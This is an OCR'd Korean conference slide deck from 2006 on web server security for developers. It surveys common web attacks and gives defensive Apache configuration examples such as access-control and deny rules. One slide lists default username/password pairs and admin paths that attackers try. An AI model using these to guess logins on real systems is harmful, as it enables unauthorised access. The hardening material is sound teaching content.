2006 SCA 연합 컨퍼런스

개발자도 알아야 할 웹 서버 보안 A 부터 Z 까지


정 관 진 / intexp@gmail.com
안철수연구소
아파치사용자그룹

지금, 여러분의 보안 수준은 어떤가요?

웹 서버의 위협

- 다양한 웹 공격으로부터의 노출
  - 홈페이지 변조
  - 서비스거부공격(Denial of Service)
  - 파일 삭제
  - 트로이목마, 웜과 같은 악성코드
  - Web Application 사용 증가에 따른 또 다른 위협
- 왜 웹인가 ?
- 웹 사이트와 웹 애플리케이션의 빠른 증가추세
- 비즈니스 및 많은 산업군의 웹에 대한 의존도 증가
- 웹 사이트 증가만큼 위협범위는 더욱 넓어질 수 있다.
- 해커들의 공격대상으로 웹 서버가 주요 타깃

웹에 존재하는 위협 요소



외부
내부
개발자가 감내 해 줘야 할 영역
Spoofing
Brute Force
DoS, DDoS
Scanning
악성코드
방화벽
웹 서비스를 위한
80, 443번 오픈
정책
Sniffing
다른 포트의
접속은 차단
Attacker
Web Server
Buffer Overflow
Session Hijacking
Directory Traversal
Fingerprinting
응용프로그램
응용프로그램
응용프로그램
DB
XSS
Buffer Overflow
입력체크 오류
SQL Injection
Injection Flaw

왜 웹 해킹이 증가하는가?

- 일반적으로 방화벽에서 80, 443번 포트는 허용된다. 즉, 다른 포트번호가 차단되었다 하더라도 이 포트번호는 외부에서는 유효하다.
- HTTP 프로토콜은 가장 범용적으로 사용되는 프로토콜중의 하나이다.
- 많은 지식을 필요로 하지 않으며 URL 상의 간단한 조작 및 유추 등으로도 가능하다.
- 많은 도구를 필요로 하지 않는다. 즉, 웹 브라우저 하나만으로도 가능하게 한다.

웹 보안 사고 현황

- CSI/FBI 2005 Computer Crime and Security Survey
  - 258 명의 응답자중 95%가 10번 이상의 웹 관련 보안 사고를 겪음
  - 10 회 이내는 전체의 5%



- 공격자가 가장 선호하는 포트는 80번

웹 해킹의 주요 공격

- Web Fingerprinting
- 잘못된 설정의 이용
- URL 조작
- 디렉토리, 소스코드, HTML 정보 노출
- 입력체크
- 웹 파일 이외의 파일 다운로드 및 추측
- Buffer Overflow
- Session Hijacking (쿠키조작)
- Cross Site Scripting
- SQL Injection

왜 개발자도 알아야 하는 것인가?


- 최근 공격은 서버 관점에서 응용프로그램 관점으로 옮겨가고 있다.
- 공격자의 웹 프로그램 취약점 이용 증가
- 자신이 만든 페이지에 악의적 코드가 삽입되어 있다면?
- 코드의 보안성 체크가 대부분 이뤄지지 않는다.
- 프로그램의 소스코드가 바뀌지 않는 한 계속 발생
  즉, 근본적 원인을 해결하지 않는 한 문제는 지속
- 개발자는 슈퍼맨이기를 요구한다.
  프로그램 개발부터 개발에 필요한 웹 서버 및 DB 설치등 모든 것을 요구한다.
  => 기본 설정값을 대부분 사용한다.
- 이래도 개발자는 '보안'을 알 필요가 없다고요?

웹 위협 사례

홈페이지 변조

홈페이지 악의적 코드 삽입

- 웹 애플리케이션 취약점을 이용하여 특정 페이지에 IFRAME 삽입
- IFRAME 에 연결된 파일은 브라우저의 취약점을 이용하여 클라이언트의 컴퓨터에 악성코드 자동 설치
- 0-day 취약점을 빠르게 악용




해커 그룹의 위협

- 수 많은 해커 그룹과 해킹 관련 홈페이지가 존재하며 특히 중국해커의 활동이 두드러짐
- 해킹 도구 및 문서를 쉽게 획득 가능


누구나 할 수 있는 해킹

- 동영상 강좌의 배포
  - 중국 해커 사이트에서 쉽게 구할 수
  - 동영상 강좌를 통하여 보고서 쉽게 따
  - 이러한 동영상 파일로 인한 웹 해킹



잘못된 설정의 악용

- 부적절한 패스워드 사용 및 기본 계정 사용
  admin/admin, manager/manger, system/system, admin/djemals, root/root
- 관리자/개인용 페이지 접근 제한 노출
- 검색엔진을 통해 3분여 동안 찾을 수 있었던 사이트는 ?
  /admin , /manage, 관리자, 관리자 모드 등의 단순 검색어 이용
- .bak, .log, .inc 등



XSS 를 이용한 웜

- 2005년10월4일 XSS를 이용한 첫 웜 사례 보고('Samy')
  - CSS(Cascading Style Sheet)태그안에서 자바스크립트 사용 가능한 것을 발견
  - Myspace.com 의 백만명이 넘는 사람들이 본인의 의지와는 상관없이 친구추가 요청
  - 사이트는 일시적 서비스 장애 겪음, DoS 가능성을 보여주었음

시간	친구 수	친구 등록 요청자	경과시간	비고
10월04일 12:34 PM	73	0		
10월04일 01:30 AM	73	1	1시간	
10월04일 08:35 AM	74	221	8시간	
10월04일 09:30 AM	74	480	9시간	
10월04일 10:30 AM	518	561	10시간	
10월04일 01:30 PM	2503	6,373	13시간	
10월04일 06:20 PM	2503	917,084	18시간	3초 후 918,268 이후 다시 3초 후 919,664. 몇 분 후 1,005,831 명까지 도달

웹 서버 관점의 보안

아파치 컴파일 및 설치

- 필요한 모듈만 사용될 수 있도록 모듈의 설치를 최소화 하라

```
# export CFLAGS='-DHARD_SERVER_LIMIT=1024'
# ./configure --prefix=/www/apache --disable-module=userdir ₩
--disable-module=autoindex --disable-module=auth ₩
--disable-module=status ₩
--disable-module=imap --disable-module=negotiation ₩
--disable-module=asis --disable-module=cgi --disable-
   module=actions ₩
--enable-module=so
```

- 동적모듈의 방법을 이용하는 경우에는 다음과 같이 컴파일 한 후, LoadModule 지시어를 통하여 필요한 모듈만 로드한다.

```
#./configure --enable-module=most ₩
--enable-shared=max [...]
```

서버 정보 출력의 제한

- 정보 출력 제한 지시어
  ServerSignature Off
  ServerTokens ProductOnly

- 서버의 버전 정보 제한
  % vi include/httpd.h

  #define SERVER_BASEVENDOR "Apache Group"
  #define SERVER_BASEPRODUCT "Apache"
  #define SERVER_BASEREVISION "1.3.29"
  #define SERVER_BASEVERSION SERVER_BASEPRODUCT "/" SERVER_BASEREVISION

- 디렉토리 인덱스 출력
  Options -Indexes

아파치 권한설정

- Users, Group 의 root 설정 금지
- Chroot 를 이용하여 웹 서버 영역 설정
- 사용자에 따른 적절한 권한 설정
  - 웹 서버 동작
  - 웹 마스터
  - 웹 개발자
  - 웹 저작자
- 항상 루트 권한으로 작업하시나요?

아파치 지시어 설정

- Options 지시어
  - ExecCGI : CGI 스크립트 실행권한 부여
  - FollowSymLinks : 심볼릭링크 허용
  - Includes : SSI(Server Side Includes)의 허용
  - IncludesNOEXEC : #exec 의 기능을 제외한 SSI 허용
  - Indexes : 디렉토리 리스트 출력
- ErrorLog, ErrorDocument
- Timeout, KeepAlive, MaxClients
- StartServer, Min/MaxSpareServers
- MaxRequestsPerChild, LoadModule

아파치 접근제어 지시어

- 영역/범위 설정 지시어
  <Directory>, <DirectoryMatch>
  <Files>, <FileMatch>
  <Location>, <LocationMatch>
  <Limit>, <LimitExcept>

- 사용 예
  1) 확장자가 .pl 이거나 localconfig 문자열이 들어가거나 check.sh 의 파일에 매치되는 것이 있으면 모든 접근을 거부

```
<FilesMatch "(.*\.pl|.*localconfig.*|check.sh)$>
        deny from all
</FilesMatch>
```

  2) URL경로에 "/private/data" 또는 "/special/data" 문자열이 검출되면 <Location>과 </Location>섹션안에 지정한 지시어들을 수행

```
<Location ~ "/(private|special)/data">
```


파일정보의 제한

- .ht 로 시작하는 파일의 접근을 차단한다. (.htaccess, .htpasswd)

```
<Files ~ "^\.ht">
        Order allow,deny
        Deny from all
        Satisfy All
</Files>
```

- 특정 확장자 파일 접근 차단

```
<filesmatch "\.(inc|tpl|h|ihtml|sql|ini|conf|bin|spd|theme|module)$">
        Deny from all
</filesmatch>
<files ~ "\config.php$">
        Deny from all
</files>
```

사용자인증을 통한 접근 제어

요청한 문서를 보여준다.


```
<Location /protected>
AuthName "Members"
AuthType Basic
AuthUserFile /usr/local/httpd/users
Require valid-user
</Location>
```

아파치에서 제공되는 기본인증 방식은 외부의 노출로부터 보호수단을 제공해 주지 못한다.

호스트 접근제어

- 접근제어 모듈 mod_access
  - allow
  - deny
  - order

```
<Directory /internal-only/>
        Order deny,allow
        Deny from all
        Allow from localhost 192.168.23.0/255.255.255.0
</Directory>
```

- 다양한 접근제어 모듈
  - Extended Access Control(mod_eaccess)
    정규표현식을 이용하여 URL, HTTP 요청방법, URI, QUERY_STRING 등을 기준으로 접근제어 가능
  - RBL(Realtime Blackhole List)
    mod_access_rbl

접근제어 고급활용

확장자별 접근 제어

html(또는 htm), jpg(또는 jpeg), bmp, gif 파일이외의 접근은 허용되지 않으며, 이외의 파일에 접근하게 되면 접근에러 메시지인 access_violation.html 내용을 보여주게 된다.

```
<Directory /home/apache/htdocs>
    Order deny,allow
    Deny from all
    <FilesMatch "\.(html?|jpe?g|bmp|gif)$">
        Order deny,allow
        Allow from all
    </FilesMatch>
    ErrorDocument 403 /access_violation.html
</Directory>
```


환경변수 접근제어

브라우저가 인터넷 익스플로러인 경우에는 'InternetExplorer' 환경변수를 설정하고 deny 지시어로 모든 접근을 거부하고, allow 지시어를통해 'InternetExplorer' 로 환경 설정된 브라우저의 접속만 허용

```
BrowserMatch ^MSIE InternetExplorer
<Directory /msie_html/>
    Order deny,allow
    Deny from all
    Allow from env=InternetExplorer
</Directory>
```

Spam Bot 의 차단

- 자동화된 악성로봇의 등장
- 사이트 내용의 복사 또는 필요한 정보의 추출
  - 라이센스
  - 스팸메일 정보 추출에 악용
- 환경변수의 정보를 이용하여 특정 에이전트의 차단
  e.g) rewrite 모듈의 기능 활용




```
RewriteEngine On
RewriteLog logs/rewrite_log

RewriteCond %{REQUEST_FILENAME} html?$ [OR]
RewriteCond %{HTTP_USER_AGENT} ^WebZIP [OR]
RewriteCond %{HTTP_USER_AGENT} ^Teleport [OR]
RewriteCond %{HTTP_USER_AGENT} ^WebCopy [OR]
RewriteCond %{HTTP_USER_AGENT} ^WebStripper [OR]
RewriteCond %{HTTP_USER_AGENT} ^ia_archiver [OR]
RewriteCond %{HTTP_USER_AGENT} ^UrlScope [OR]
RewriteRule ^.*$ http://www.apache-kr.org/nospam.html [R]
